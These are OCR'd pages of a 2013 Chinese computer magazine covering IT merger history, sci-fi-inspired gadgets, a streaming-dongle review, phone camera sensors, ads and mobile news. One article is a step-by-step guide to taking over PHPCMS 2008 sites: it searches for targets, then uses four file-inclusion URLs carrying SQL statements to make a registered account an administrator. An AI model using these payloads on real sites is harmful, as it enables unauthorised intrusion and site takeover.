这次并购行动发生在美国电脑市场持续疲软的时刻，在 IT 界的并购中，最常见的是并购那些从事与本公司业务无关的公司，以此获得自己的稀缺资源。而惠普的并购恰恰没有遵循这个原则。在新公司的四个部中，有三个双方基本重合。两公司的产品也基本重合，康柏品牌的消失，最终造成的是惠普乃至 IT 业渠道的总崩溃。

2000 年
世纪并购，AOL 以 1650 亿美元并购 Time Warner

2000 年 1 月，美国在线（AOL 是世界上最大的 ISP 互联网接入服务提供商公司）宣布以 1650 亿美元的大手笔换股并购时代华纳公司，一年后并购完成，组建了世界传媒业和娱乐业的超级航母——美国在线－时代华纳公司（世界最大的传媒集团之一）。

这次并购被誉为“世纪并购”。但是，并购一个月后，时代华纳的股价上升，而美国在线的股价却在各种丑闻的冲击下大幅下跌，公司面临了并购过程中的会计假账和公司高层被指控的种种丑闻与官司缠身的局面。终于在 2003 年年底，美国在线－时代华纳公司宣布改回原来的时代华纳的名字，美国在线沦为集团下的一个分公司，甚至一度传出要卖掉美国在线的传闻。

1996 年
只为一个人，苹果 4.29 亿美元收购 NeXT

1996 年 12 月 20 日，苹果宣布收购 NeXT，其 CEO 进入苹果公司也是交易条款的一部分，这个人就是重掌苹果大旗的乔布斯。苹果自放弃其 Copland 系统后，一直希望购买一款操作系统，苹果选择 NeXT 以目标为导向的 NextStep 系统（NextStep 正是 Mac OS X 系统的基础），当然这背后更为重要的收购价值，在于买回自己曾经的主人。

没有这次收购，很难说没有乔布斯的苹果某天不会成为别人的口中物，不过正是这次回归，给 IT 业带去了历史性的变革，并购并不是未来成功或失败的决定因素，但其促成的价值，是力量间相互碰撞的可能性——也借此文纪念乔布斯逝世 2 周年。

从科幻片中走出的 IT 产品

科幻片总是被人津津乐道,片中的各种新奇IT产品更是让人过目不忘。艺术源于现实,高于现实,这些科幻电影中的IT产品并不是完全捏造出来的,而是根据人们的需求,加上对于现实产品设计的发展方向,大胆想象加工出来的。随着科学技术的不断发展,原本存在于科幻电影中的令人叫绝的IT产品,正逐渐变为现实,并影响着我们的生活方式。可以说,科幻电影在一定程度上影响着IT产品设计的发展。

案例1 | 手机

现实技术进步一小步,科幻电影中相关技术的展望和应用就会向前迈一大步,这在手机的发展历史上表现得最为明显。在今年的新片《星际迷航:暗黑无界》中,船员之间通信联系仍然用的是一种名为“Communicator”的通信器材,看起来很像现在用的手机,这似乎不够科幻啊。实际上这部电影正是通过这个细节向上世纪 60 年代的《星际迷航》电视剧致敬,当年的船员之间交流就是用的这种设备。

在当时,摩托罗拉公司的马丁·库珀博士看到这部电视剧中的 Communicator 通信器材之后,便突发奇想,这个未来的通信器材能不能被用到当下呢?“对我来说那并非白日梦,而是一个奋斗的目标。”经过钻研,1973 年,马丁·库珀博士终于研究出了首款移动电话,命名为 DynaTac,在当时引起了轰动。尽管 DynaTac 长得像靴子,体积足有两块砖头大,重量达到了 0.82 千克,但是看过了《星际迷航》的马丁·库珀博士始终相信“手机的体积会不断缩小”,这成为了现实。这种注重便携性、功能强大、造型时尚的产品,成为科幻电影对于未来数字生活展示的最好案例。

20 世纪 60 年代《星际迷航》中的“手机”

2013 年《星际迷航:暗黑无界》中依然采用的是这种通信器材

马丁·库珀和首款手机

案例 2 | 平板电脑

科幻电影中的 IT 设备能为用户提供更为人性化的使用体验,创造更为便利的生活。在 1968 年的电影《2001 太空漫游》中,首次出现了真正意义上的“平板电脑”,在 iPad 和 Facetime 出现之后,这成为了现实。在片中乘坐航天飞机的宇航员正在通过一个大号平板来观看影片和进行视频通话。此外,在宇航员就餐的同时,还在使用着平板电脑,这与现在的平板电脑使用方式是多么的类似。此外,本片中的平板电脑还采用了直角设计、大屏显示、超薄窄边框等时下流行的设计元素。

不得不说,微软推出的 Tablet PC 以及苹果 iPad 系列产品,也多多少少受到这部影片的影响。以至于苹果的专利诉讼案中,三星就以此片为证据,证明平板电脑这个点子早就不新鲜了。

1968 年《2001 太空漫游》中出现的“平板”

案例3 | 全息影像式通讯

在《星球大战》中,莱亚公主通过 3D 全息影像向同盟国求援的镜头让人印象深刻,这也促使“3D 全息影像”的概念广为人知。

现在三维全息影像已经成为了现实,在 2008 年美国总统大选期间,美国 CNN 就率先将全息影像技术引入演播室,让远在芝加哥奥巴马总部现场采访的记者杰西卡·伊莱恩出现在纽约 CNN 演播室内,与主持人面对面讨论。东京大学的两位教授也是受到这部影片的启发,研制出 3 D 全息影像电话亭。这个电话亭比普通电话亭多了一个显示装置和摄像头,当用户使用电话时,这个摄像头会围绕着用户头部摄像。而对方所处电话亭的显示装置中,会立即出现逼真的 3D 头像。印度 Infosys 公司曾经推出支持捕捉全息 3D 图像的手机,原理是通过摄像头获取相应的 2D 图像,然后使用内置的全息图像处理程序转换成全息 3D 影像。

《星球大战》中的 3D 全息投影

案例4 | 微型电脑

计算机还是大型企业和政府机构紧锁的大门后面那些默不作声、体积庞大的大型机的年代,《星际迷航》等片中主人公利用随身携带的袖珍电脑实现数据下载、通信联络等功能。最近轻薄、微型化已经成为了计算机发展的趋势,在保证了基本应用需求的同时,满足了用户个性化的要求。

从这些科幻片中吸取简约、轻巧、便携等设计思路之后,2009 年,Apostol Tnokovski 设计出了一款球形的 E-ball 电脑,在当年号称是“全球最小”的计算机。该计算机直径只有 15.24cm,集成了当时最先进的光电技术,不带传统键盘,而是采用激光投射键盘。E-ball 也不带显示屏,主机背面带有投影仪,只要为其提供一个白色的墙壁,就可以欣赏到视频播放的效果。而今年苹果推出的圆柱形 Mac Pro 也主打苗条,16.8cm 的直径和 25.1cm 的高度,体积只有上一代产品的 1/8。

利用包含漏洞入侵 PHPCMS 网站

■高智

国内使用PHP网站程序的朋友肯定不会对PHPCMS2008感到陌生,虽然从版本号来看,它还停留在2008版本,但是其仍旧是很多站长建站的首选,其影响力可见一斑。但不可否认的是,PHPCMS2008的安全性让人不敢恭维,黑客通过漏洞可以将自己的用户名提升为网站管理员,从而控制整个网站。

目标:包含漏洞

PHPCMS 2008 有一个包含漏洞可以用来入侵。所谓的包含漏洞简单来说就是服务器通过 PHP 的任意文件包含过滤不严,从而被黑客利用去执行一个恶意文件,这是程序过滤上的问题,但几乎所有的 cgi 程序都有这样的 bug,这是因为其特性所决定的。

和 2004 年时的 SQL 注入漏洞一样,现在包含漏洞开始成为主流,越来越多的网站栽在包含漏洞上,PHPCMS 也是其中的一员。包含漏洞所造成的危害不比 SQL 注入漏洞小,它可以读取网站中的任意文件,包括数据库的配置文件;修改数据库中的管理员密码;甚至直接向网站中写入 PHP 木马。

四句代码搞定 PHPCMS2008

寻找攻击目标

首先,黑客需要在百度或谷歌中以“Powered by Phpcms 2008”为关键字进行搜索,这是 PHPCMS2008 的版权信息关键字,用关键字进行搜索,找到的结果会比较精确。通过搜索,可以找到很多使用 PHPCMS2008 的网站。

注册账户

PHPCMS2008 包含漏洞出现在 wap/index.php 文件中。在通过包含漏洞拿到管理员权限之前,黑客需要先在 PHPCMS2008 网站中注册一个账户,需要注意的是,虽然 PHPCMS2008 存在包含漏洞,但由于其程序限制,黑客要想利用漏洞,他是无法使用除数字外的字符进行注册的。因此黑客需要使用一个纯数字的账号在网站上进行注册。

注册完成后,黑客需要知道自己新注册账户的 ID 值,因为在提升管理员权限的时候用得到。方法是:用注册的账号登录,进入会员中心点“个人空间”,点击“发短消息”链接,在该页面的 URL 中,末尾的“userid”参数后跟着的就是该账户的用户 ID 值。

将账户提升为管理员权限

现在黑客已经准备好了所有的工作,接下来要做的就是将这个账户通过包含漏洞利用特殊的权限提升语句将其提升为网站管理员。利用 PHPCMS2008 的包含漏洞,黑客将普通用户提升为管理员权限只需通过四条语句:

http://www.***.com/phpcms2008sp4/wap/index.php? action=../../formguide/admin/include/fields/datetime/field_add&sql=UPDATE phpcms_member SET groupid =1 where userid= 用户 ID

http://www.***. com/phpcms 2008sp4/wap/index.phpaction=../../formguide/admin/iclude/fields/datetime/field_add&sql=UPDATE phpcms_member_cache SET groupid=1 where userid= 用户 ID

由于 PHPCMS2008 有两个表,因此这里需要修改两次,用户 ID 处填入上文找到的 ID,例如 http://www.***.com/phpcms2008sp4/wap/index.php? action=../../formguide/admin/include/fields/datetime/field_add&sql=INSERT INTO phpcms_admin (userid,username,allowmultilogin,alloweditpassword) values(用户 ID,用户名,1,1)

http://www.***.com/phpcms2008sp4/wap/index.php action=../../formguide/admin/include/fields/datetime/field_add&sql=INSERT INTO phpcms_admin_role (userid,roleid) values (用户 ID,1)

这两句就是将账户提升至管理员权限。执行完毕后,黑客就拿到了 PHPCMS2008 的管理员权限,现在他可以正常登录网站的后台了。

责编 | 熊乐 **美编** | 王妙婷 **组版** | 况中银 **责校** | 杨志刚
投稿邮箱 | pcwfea@sina.com 2013.10.7

手机和电视的好媒人

无线影音推送器使用体验

■思聪

在非智能的电视上播放在线视频，一般来说只要买个Android盒子就行了。不过笔者不是经常在电视上看在线视频，买个Android盒子闲置的时间较多，不划算。在智能手机、平板都有的情况下，还有没有更加经济实惠的观看方式呢？在万能的淘宝上，我还真发现了有一种名为推送宝的无线影音推送器，价格不贵仅卖百元左右，号称有了它就能实现将智能移动设备的在线视频（软件须支持DLNA或Airplay）推送到电视上。这种产品用起来究竟怎样呢，马上就来体验一下。

介绍篇：尺寸虽小基本功能齐全

2013年7月25日，Google发布了电视棒Chromecast，一大卖点是可以通过Miracast技术，实现智能移动设备上多媒体内容的推送。实际上大约在7月初，国内厂商生产的推送宝，已经悄悄地出现在了淘宝上。从原理上看，推送宝其实并不复杂，说白了，就是一个支持DLNA、Airplay无线传输协议的接收器，不能单独使用，只能接收智能移动设备利用WiFi推送来的多媒体数据，并传输到电视上进行播放。

从外观上看，DLNA推送宝就像是一个U盘。只不过这个“U盘”的一端是HDMI接口，用于与电视进行连接，另一端是一个Micro USB接口，用来连接电源。产品并没有附赠电源，不过输出电流1A的充电器还是很好找到的。产品侧面有一个蓝色的按钮，长按5秒就能对推送宝的网络等进行重置。将两端分别连接好之后，就可以进行推送了，在等待设备连接时，屏幕上会滚动播放使用教程，这点比较贴心。

别看推送宝个子不大，基本功能还算齐全。推送宝有WiFi直连功能，能提供WiFi信号，供Android、iOS设备直接连接，推送本地多媒体文件。如果要看在线视频，那么就得通过移动设备进行相应的网络设置。在具体使用时，Android设备、PC（前提是有无线网卡）通过DLNA协议进行推送，而iOS设备则是Airplay。

推送宝非常的小巧，看上去就是一个“U盘”

4. 连接到有效网络，可播放网络文件
IPush-LN-034CFE
网络名称: iPush-LN-034CFE IP地址: 192.168.43.1

待机状态时显示的画面

延伸阅读 同类产品价格高了不划算

目前在淘宝上，类似于推送宝的产品还有两类，分别是Miracast推送宝以及疯TV，看上去都比推送宝更加的高端大气上档次。那么这些产品有些什么区别，消费者应该如何选择呢？

从下面的参数表中，可以看出这三种产品的区别。尽管Miracast推送宝和疯TV功能更丰富，除了可以支持1080P分辨率和Miracast协议之外，还能实现屏幕镜像功能，但是笔者认为这两款产品并不值得买，这是因为300元以上的价格实在是太坑爹了，在这个价位上完全可以买到一款不错的双核Android电视盒了（小米盒子2、开博尔2之类的才299元），既能玩无线推送，还能直接播放在线视频。相对来说，百元左右的DLNA推送宝价格不贵，视频网超清视频分辨率实际上也才720P，基本够用了。

无线影音传输器参数一览

	推送宝	Miracast 推送宝	疯 TV
模式	媒体推送	媒体推送 + 屏幕镜像	媒体推送 + 屏幕镜像
分辨率	720P	1080P	1080P
支持协议	DLNA/Airplay	DLNA/Air-play/Miracast	DLNA/Air-play/Miracast
响应速度	延迟小于 0.5ms	延迟小于 0.3ms	延迟小于 0.1ms
电商参考价格	100 元左右	330 元左右	400 元左右

推送实战篇

在进行实际体验前，先交代一下网络环境，笔者的路由器是TOTOLINK N600R，传输速率为600Mbps，宽带则是电信8Mbps。

1 Android设备 APP推送很方便

推送宝也有专门的客户端APP，遗憾的是只有Android版本。在Google Play中搜索“iPush”或者是扫描电视屏幕上的二维码就能下载并安装这款APP。笔者用三星9100G进行试用，在iPush应用中，选择iPush设备页面，选择相应的推送宝进行连接，设备之间就连上了。在媒体库中，有“我的视频”“我的音乐”“我的文件”等选项，打开文件，选择推送播放就行了。播放手机本地的1个373MB的视频时，大约缓冲了7秒就开始播放了，速度还行。

推送在线视频就要将推送宝连接到路由器，在iPush APP远程设置界面的WiFi列表中，选择要连接的无线网络之后，再将Android设备连接到同一个局域网中。打开支持DLNA传输的APP（腾讯视频、PPTV、搜狐视频等），在播放视频时点击DLNA图标，选择在iPush上播放。笔者播放腾讯视频中的《小爸爸》第13集，电视画面显示的传输速度为750KB/s左右，大约20秒之后，顺利播放。播放电影《速度与激情6》超清版时，等了接近40秒，才开始播放。缓冲最快的莫过于直播的电视节目了，一般缓冲十来秒就行了。视频需要调节进度、画质时，需要切换回手机，设置好之后重新推送，这就没有盒子的遥控器来得方便了。

在所有的视频播放中，画面都是非常的流畅，没有出现明显的卡顿、突然停止等现象。观看体验上除了缓冲时间略久之外，其他方面与电视盒子差别不大。


2 iOS设备 在线视频播放前得反复缓冲

在iOS系统上，DLNA推送宝并没有客户端APP，但用起来依然很简单。启动推送宝之后，设备的WiFi列表中能搜索到该设备，点击连接。此时在iOS设备上观看视频、图片，就能看到屏幕上出现了Airplay的标志，点击并选择iPush设备，就能将内容推送出去了。在线节目方面，与推送宝直连的时候，打开浏览器，输入192.168.43.1，进入管理界面，剩下的就跟APP中的操作是一样的了。需要注意的是，连接的WiFi名称一定不能有中文，推送宝是无法获得IP地址的。


iOS设备推送与Android设备推送并没有明显的不同，同样是非常的流畅。不同的是，在线视频播放前，得反复缓冲2~3次之后，才能顺利播放，每次缓冲时间仍然是30~40秒。Airplay是有屏幕镜像功能的，在设备的推送菜单中也出现了双屏显示的选项，但选择之后，却不起作用，证明推送宝确实是无法实现屏幕镜像功能的。

3 PC 无须设置，但限制较多


要将PC上的多媒体资源推送到电视上是最简单的，只要将PC和推送宝都连接到同一个局域网内就可以了。在PC上播放视频笔者用的是迅雷看看，打开文件后，就可以看到界面上的推送按钮。直接用PC推送，传输速度可以达到730KB/s左右，画面挺流畅，可是传输到视频的音量明显偏小。在用PC进行推送时，会有很多的限制，一方面受DLNA协议的限制，推送的视频格式有限制，只能支持MP4、WMA、AVC等比较基础的视频格式，对于目前主流的H.264、VC-1等格式并不支持；另一方面推送宝本身只能支持720P视频的传输，分辨率超过了720P，也无法推送。



iPush媒体库界面



iPush APP中WiFi连接界面



网页管理界面，与APP一样

总 结

与直接用电视盒相比，用推送宝观看在线视频，体验基本相同，可以部分替代电视盒的功能。只是推送宝缓冲时间长了不少，在对视频播放的操控上也不如盒子遥控器那样的方便，而且应用范围也窄了不少。不过推送宝胜在价格便宜，100元买个靠谱的电视盒子确实也不是一件容易的事。对于不是经常需要在电视上分享本地多媒体文件以及观看在线视频的用户来说，花费不大、设置也还算方便、功能基本够用的推送宝是个不错的选择。

2013.10.7
责编 | 王　诚　**美编** | 曾　灿
组版 | 何雪松　**责校** | 杨志刚
投稿邮箱 | pcw_mobile@vip.sina.com

重磅推荐

>27 特别策划：iPhone 5s，创新“看不见”
>29 索尼Xperia Z1评测
>31 玩机：iOS7系统设置指南

杀绝消费级DC？手机主攻低照度拍摄

■C.King

从手机首次配备摄像头开始，人们对手机拍照规格的高低基本上都是依据摄像头像素值来判断的，在硬件端，从最早的30万到现在的1300万甚至是4100万，各大厂商在手机上的像素战争已经进行了很长时间。从今年推出的数款旗舰手机的设计来看，手机拍照唯像素论时代已经过去了，照片画质好才是硬道理——特别是低光环境下的画质，而消费级DC的日子，在手机的穷追猛打下，想必更难熬了。

“大”像素为了更高进光量

本来按照数码相机成像原理来讲，要图像质量好分辨率又高，那就同时提升分辨率和感光元件尺寸，但对于手机来说，无论从成本还是从设计上来讲都不太现实。

在今年早些时候，HTC One 就率先打出了 Ultra Pixel 技术的王牌，原理就是在感光元件尺寸不变的情况下，降低拍摄像素值，从而让每个像素能对应更大的感光面积，获得更高的进光量，进光量高了，手机在低光环境下拍摄出来的照片画质就会更好，正是因为采用了这项技术，在同级旗舰机都普遍采用 1300 万像素摄像头的时候，HTC One 仅配备了 400 万像素的摄像头。为此，在业内还引起了不小的争议，毕竟这与传统的猛堆像素值的做法大相径庭。

有意思的是，当 HTC 推出 Ultra Pixel 技术的时候，业内不少人士都持“吐槽”的态度，而前不久苹果 iPhone 5s 发布时，宣布 iPhone 5s 也采用类似的技术（且人家也毫不避讳地说 HTC 之前也采用过类似技术），但这次大家态度好像来了 180 度大转弯……当然，苹果手机拍照宣布走这条路也算是加强了这条路的可行性。

并不是说“大”像素这条路就是完美的，其实也是根据手机用户拍照需求而在拍照性能方面进行的一个取舍。毕竟不增加感光元件尺寸的情况下，要做“大”像素就只能减少像素值——图片质量是好了，但图片分辨率会有所损失。只是当像素值达到一个水平（例如 800 万）之后，用户就更在意图片质量而不是分辨率了。

减少串扰，突破高像素画质瓶颈

既然走“大”像素这条路虽可改善画质，但会影响到手机拍照的分辨率，那有没有两全其美的方案呢？三星最近就宣布推出了新的 CMOS 成像传感器 ISOCELL，根据官方宣传，ISOCELL 将通过收集更多光线来提升成像质量，因此会拥有出色的低光拍照性能——最重要的是，像素值不会受到影响。

三星表示，以往的 FSI（前感光式）以及 BSI（背部感光式）光学感应器技术侧重于提高每个像素的光的吸收，通过在上面放置光电二极管让光电效率最大化，虽然在当时非常有效，但同时也面临着像素值增加、感光元件上像素对应的面积大小持续减少的问题，目前旗舰手机的摄像头普遍达到 1300 万、2000 万甚至是 4100 万像素，在感光元件面积提升有限的情况下，像素密度大幅度增加，靠得太近的像素间会产生严重的电串扰，从而对画质产生影响。

ISOCELL 则形成一层隔离像素的物理屏障，在微透镜和收集的正确像素的光电二极管中，减少像素之间的电串扰，并允许扩展的满阱容量（FWC）吸收更多的光子。相比 BSI 技术，三星的 ISOCELL 可以使像素之间电串扰减少 30%，动态范围增加 30%，在弱光条件下显著改进色彩还原度，提供更出色的（低光）拍照画质。

首款 ISOCELL 传感器为 S5K4H5YB（1/4 英寸、单个像素 1.12 微米），专门为 800 万像素摄像头设计，设有一个加宽 20%的主光线角（CRA），提高摄像头的成像质量的同时还可减小摄像头尺寸，使手机机身设计更轻薄，ISOCELL 将会在今年第四季度量产。

当然，ISOCELL 表现怎样，具体产品出来了才能见分晓，只是由此我们也可以看到，手机拍照下一场火拼的焦点已经不是像素值的多少了，大家都在各尽其能改善手机在低光环境下的拍照质量。

酷比魔方® 唯一获得手机牌照的数码品牌！

Talk79国内唯一获工信部入网许可证7.9英寸IPS屏四核3G手机平板

获得手机牌照的厂家必须具备三个条件：1.注册资金2千万以上；2.连续经营二年以上；3.有研发能力、有环保等相关规定的认证及ISO认证。只有获得了手机牌照，才具有生产制造通讯产品的资质。酷比魔方作为目前唯一获得手机牌照的数码品牌，相继推出了Talk79、Talk5H、Talk7等3G手机平板电脑产品，满足不同消费者的使用需求。

国内唯一获工信部入网许可证7.9英寸IPS全视角屏3G手机平板酷比魔方Talk79拥有7.9英寸IPS全视角高清屏、最新28nm四核处理器、顶级PowerVR GPU、4500mAh超大电池及5.2mm极窄边框、薄至3.99mm的全金属机身等业界顶尖工艺！

酷比魔方Talk79已经完成了入网许可证的测试和验证，具有网络安全，兼容性高；电磁/辐射符合安全要求；防泄密，防盗取信号；取得了国家无线电发射设备型号核准的特点，更是国内唯一获工信部入网许可证7.9英寸3G手机平板！入网许可证标志是加贴在已获得进网许可的电信设备上的质量标志，由信息产业部统一印制和核发，是行货手机/通话平板的正品凭证之一。没有入网许可证的手机平板产品是非法入网，国家在必要时可以切断该手机平板产品的移动通信服务！酷比魔方Talk79已经获得工信部颁发的入网许可证，可以进入联通，移动营业厅，以及所有手机卖场进行销售！

酷比魔方 Talk7
7英寸高清润眼屏3G全能双核手机平板
- 7英寸1024×600高清润眼屏
- 通话/3G/GPS导航 一机全能
- 超低功耗28纳米双核1.2GHz处理器
- 蓝牙4.0/FM调频收音
- 智能光线/距离感应
- 智能休眠/唤醒
- 丝般顺滑安卓4.2智能操作系统
- 内置WiFi/重力感应

酷比魔方四核Talk5H
5.5英寸720P全视角屏通讯/3G/导航/四核手机
- 5.5英寸1280×720高清全视角屏
- 镁合金超坚实防滚架设计
- 全球领先28纳米四核处理器
- PowerVR SGX544MP高性能GPU
- 双卡双待WCDMA+GSM双网络制式
- 前130万+后800万自动对焦摄像头
- LED高亮度补光灯
- Wi-Fi/蓝牙/GPS导航/FM收音

酷比魔方四核豌豆2
10.1英寸超全高清"真四核"平板
- 10.1英寸1920×1200超全高清广视角屏
- 28纳米A9四核RK3188主控
- 1.8GHz超高峰值主频
- 2G超大运行内存/1080P解码
- 前置200W后置500W自动对焦摄像头
- HDMI高清视频输出
- 三轴陀螺仪/Wi-Fi/蓝牙/电量计/光感

7.9英寸全视角IPS高清显示屏
通话/短信/3G/导航/四核手机平板
TALK 79
- 7.9英寸全视角IPS高清显示屏
- 通讯/3G/导航/FM收音一机通吃
- MT8389高效能低功耗四核CPU
- PowerVR SGX544MP高性能GPU
- 薄至3.99mm 极具质感金属外壳
- 丝般顺滑 安卓4.2智能操作系统
- 超长待机 满足属于玩机控的你

入网许可证号：02-A738-133829
四核 16G 3G

酷比魔方U39GT
9英寸PLS全视角屏真四核平板
- 9英寸1920×1280三星PLS全视角屏
- 28纳米A9四核RK3188主控
- 1.8GHz超高峰值主频
- 2G超大内存/500万像素自动对焦镜头
- 独家定制超炫类Win8 UI
- 整机无螺丝设计/窄边框/金属机身
- 1080P解码/HDMI高清输出
- Wi-Fi/3G/有线三网合一

酷比魔方全国经销商列表　www.51cube.com

成都:18680847987
长沙:13906469103
包头:13848254998
福州:18905910005
北京:010-82699929
江西:18609080328
宁夏:13895175749
昆明:13708851921
郑州:13592616884
保定:13932248020
无锡:13063670202
邯郸:15097673705
青岛:13361468725
天津:13312050078
南宁:13597008909
重庆:18623178227
武汉:15827538388
深圳:13510916906

包头:13848254998
天津:13702033301
海南:13707564388
太原:0351-2280320
香港:00852-35862208
柳州:13768668222
兰州:13893189849
贵州:13638505690
新疆:13579968064
广州:020-87544596
南京:025-84528610
福州:18905910005
沈阳:13998278734
沈阳:13940376616
大同:0532-5565588
长沙:13974855980
芜湖:18609630000
西安:029-82501818

石家庄:13323116316
深圳:18520807711
石家庄:13503111718
大连:0411-39670561
徐州:0516-87326129
哈尔滨:13936267437
苏州:0512-65560738
杭州:0571-566300261
大连:0411-83705052
济南:0531-88191653
杭州:13735571989
石家庄:0311-85346061
成都:028-86126889
运城:13096516008
吉林:0431-81151951
呼和浩特:13304711250
合肥:0551-5211461
太原:0351-7528258

微信扫一扫
关注酷比魔方公众帐号
第一时间获得最新资讯

责编 | 陈超　**美编** | 黄莹　**组版** | 何雪松　**责校** | 曾灿
投稿邮箱 | pcw_mobile@vip.sina.com　2013.10.7

陈小豆：大家欢呼吧，在接受了一整月新机发布的洗礼之后，终于等到了它们的陆续上市了，当然随之而来的就是各种促销信息的狂轰乱炸，你没有被炸晕了头吧？而这次的“诸神之战”究竟又是谁能胜出呢？我们就等着看好戏吧。

机情速探

4299元“良心价” LG G2京东上架

发布前就已经成为话题焦点的 LG G2 手机行货版终于正式登陆国内市场，目前京东商城售价 4299 元，相比同期发售的其他品牌旗舰机，其售价已算“亲民”，而且该机也是谷歌即将发布的 Nexus5 手机的原版机型，因此更加受关注。

行货版 G2 延续了海外版的出色硬件配置，拥有 5.2 英寸 1080P 全高清触摸屏，搭载 2.26GHz 高通骁龙 800 四核处理器，配备 2GB RAM 和 32GB 机身内存，拥有 1300 万像素光学防抖后置镜头，支持轻敲唤醒、音频变焦等多种特色功能。G2 独特的背面按键以及全球最窄的边框设计，也被用户称道。

移动4G网络 索尼M35t率先上市

9 月初，国家工信部正式为四款智能手机颁发了国内首批 LTE（TD-LTE）终端进网许可证，其中之一的索尼 Xperia SP M35t 现已率先上市，该机也是索尼首款支持 TD-LTE 的手机，已覆盖移动 4G 网络的城市的用户可以抢先体验到 4G 速度了哟。在配置方面，索尼 M35t 配备 4.6 英寸 720P 高清屏、800 万像素摄像头和高通 MSM8960T 双核处理器，属于中端水准，售价也在 2000 元左右，并且继承了索尼一贯的美型外观，作为 4G 尝鲜之选还是非常不错的。

6.9mm纤薄 联想Vibe X将至

今年秋季的手机新品，似乎都被国际厂商和国内的新秀们抢了风头，作为老牌国产厂商，联想也不甘示弱，其最新发布的一款 Android 手机——联想 Vibe X 很快也要登陆市场了。该机采用 5 英寸 1080P 全高清 IPS 显示屏，搭载 1.5GHz 四核处理器，运行 Android 4.2 操作系统，同时还拥有 500 万像素前置摄像头和 1300 万像素主摄像头，机身厚度仅为 6.9mm，相当纤薄。不过，和其他噱头十足的手机比起来，Vibe X 似乎仍然有些缺乏亮点。


旋转摄像头 OPPO N1新思路

OPPO 正式发布了旗下新款机型——OPPO N1，一款主打拍照功能和具有创新操作体验的机型。特别处之一是机身背部那块 3cm×4cm 的四向触控板，与面板融为一体，可用食指操作，上下滑动可滚动菜单栏，左右滑动可切换标签界面，长按操作还可发送微信语音，双击可呼出特定操作。另一亮点在于那颗可 206° 旋转的摄像头，这让小编立马想到了被称为“自拍神器”的卡西欧 TR 系列翻转相机，不知道 OPPO N1 凭借这一设计能否创造卡西欧那样的市场奇迹呢？

N1 的其他硬件配置也颇为抢眼，比如 5.9 英寸 1080P 屏幕、骁龙 600 四核、2GB RAM 以及对移动支付功能的支持等。该机在 10 月正式上市，售价 3498 元。

移动互联


手机QQ推“阅后即焚”式闪照功能



Android 版手机 QQ 最新的 4.5 版，新加入一个叫闪照的功能，拍摄的照片可以设定有效期，从 5 分钟到 24 小时，过了这个有效期，不管对方有没有看照片，都看不到了。若在有效期内，对方打开照片，可以看五秒钟，然后就消失了。闪照内置在手机 QQ，同之前的图片、拍照、视频等功能平级，并在主界面右上角加了一个快捷入口。

同 Snapchat 相比，闪照这个功能还相当初级，无法设定照片的观看时间，也不能在对方截屏时发送提醒给用户，视频和自定义涂鸦也没有。手机 QQ 的相关负责人称，这次还是以尝试为主，不过依托手机 QQ 这条大船，应该会让不少用户接触到“阅后即焚”这个概念。

谷歌推出Android手机远程锁定功能



Lock device?

Your device will be locked with a new password. You should reset this password after your device is found. Do not reuse your Google Account password.

约 2 个月前，谷歌首次推出手机寻回服务 Android 设备管理器，如今又启动了远程锁定功能。用户可在 Android 设备管理器界面中看到新的锁定按钮，点击后可立即保护丢失设备内的数据，即使 Android 设备使用手势、PIN 码或其他方法锁定，设备管理器也可立即更换。

在用户提交锁定要求时，Android 设备管理器会要求选择新的密码，这个密码可在你重新拿回设备后用于解锁。不过，如果设备被设置为飞行模式，只有在设备联网时才能完成锁定。此前，Android 设备管理器可以让丢失手机响铃、在地图上确定手机位置和完全删除手机内的数据。

Flipboard融资5000万美元 估值8亿美元

个性化杂志阅读应用 Flipboard 在新一轮融资中获得 5000 万美元的融资，公司估值达 8 亿美元。Flipboard 在 2011 年就曾获得过一轮 5000 万美元的投资，当时公司的估值为 2 亿美元，也就是说，短短 2 年时间，Flipboard 估值就翻了两番，成为最成功的个性化杂志阅读应用之一，用户数达 8500 万。

作为一款个性化的杂志阅读应用，Flipboard 于 2010 年正式推出。目前，Flipboard 已经推出了 iOS 版和 Android 版，WP 版也会在不久的将来推出。Flipboard 联合创始人 Mike Mccue 表示，目前用户利用 Flipboard 创作出的个性化杂志已超过 300 万份。

iPhone 5s指纹识别遭破解

苹果 iPhone 5s 为了更好地保护用户的信息安全，加入了全新的指纹识别技术。不过它真的无法破解吗？柏林黑客组织 Chaos Computer Club（以下简称 CCC），花了一周时间成功攻破了苹果指纹识别器，测试人员先用食指在 iPhone 5s 上注册，然后用中指沾上乳胶（乳胶上有食指指纹），而后用中指对手机进行解锁测试并且成功解锁。

不过，这一过程并不简单。首先，先对用户的指纹拍照采样，这需要很高的采样精度；其次，在计算机上对采样指纹进行处理，并用激光打印机将其打印在透明纸上；最后，在透明纸上涂以乳胶等材料，待乳胶干燥后，将其与透明纸小心分离。在用制作好的乳胶薄片解锁时还要不时地对其哈气，让它稍微有些潮湿，这样才能成功解锁。

谍报

Android 4.4截图流出

最近，一组 Android 4.4 KitKat 系统的界面截图曝光，截图显示新系统的 UI 有一些明显的改变，拨号应用和短信应用都进行了重新设计。拨号应用采用了浅蓝色加白底的设计方案，这与当前的外观有显著的区别。同时，短信应用将“设置”功能从底部移到了右上角，状态栏的图标颜色更浅。另外，主题颜色还能随着正在使用的应用而进行调整，比如开启短信应用主题就显示为浅绿色。

vivo拍照旗舰将搭尼康元件?

